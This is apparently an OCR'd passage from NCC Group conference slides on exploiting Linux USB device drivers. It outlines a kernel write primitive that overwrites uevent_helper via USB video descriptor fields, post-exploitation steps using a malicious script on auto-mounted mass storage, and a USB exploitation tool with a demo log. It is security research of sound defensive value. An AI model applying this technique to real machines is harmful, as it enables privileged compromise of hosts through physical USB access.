
write_addr[0] = write_value = 0x42424242




Exploit – Write Primitive

Psuedocode:
n = 55
write_value → dwDefaultFrameInterval
write_value = 0x43434343
write_addr = uevent_helper
write_addr[n] → dwFrameInterval → uevent_helper+224

min(write_addr[n], max(write_addr[0], write_value))
write_addr[0] = write_value = 0x43434343




Exploit – Write Primitive



Post Exploitation

1. Create mass storage which will automatically get mounted by Ubuntu at /media/user/
2. Mass storage contains a malicious executable script.
3. Connect a new USB device (causes uevent_helper to be triggered)
4. On Ubuntu, not mounted as *noexec*
5. Code Execution!! ☺




Intro to DUET

Dynamic USB Exploitation Tool (DUET)

- Support multiple different device types (Audio, Storage, HID, Video etc.).
- Programmatic insertion and removal of devices (e.g. to help with heap exploitation)
- Bi-directional communication between the device and attacker (e.g. to help with info leak exploitation)

- This is a whole other talk though :)



Demos

Public

```
[21:27:41][-][Shell] Kallsyms file kallsyms.txt does not exist! Proceeding without symbol resolution.
[21:27:41][#][Shell] Loaded 259724 symbols from ubuntu_kallsyms.txt
[21:27:41][#][Server] Listening for connections...
$
```

Conclusion

- USB attacks are both practical and valid threat for an attacker w/ physical access
  - Linux has none of the USB lockdown (Android and iOS / macOS Silicon can have)
- Insight into how accessible developing exploits for the USB attack surface which has often been categorized as lower risk.
- USB code runs in an elevated privilege which, once exploited, allows to compromise the host operating systems' security.
- Powerful vulnerabilities which can be exploited purely device only are more rare
  - Often require multiple issues to chain together to bypass mitigations

- See the whitepaper for more information!

Credits

- McCaulay Hudson
- Andy Davis

Q&A

Together we're creating a more secure digital future

© 2025 NCC Group. All rights reserved.
Please see www.nccgroup.com for further details. No reproduction is permitted in whole or part without written permission of NCC Group.
This content is for general purposes only and should not be used as a substitute for consultation with professional advisors.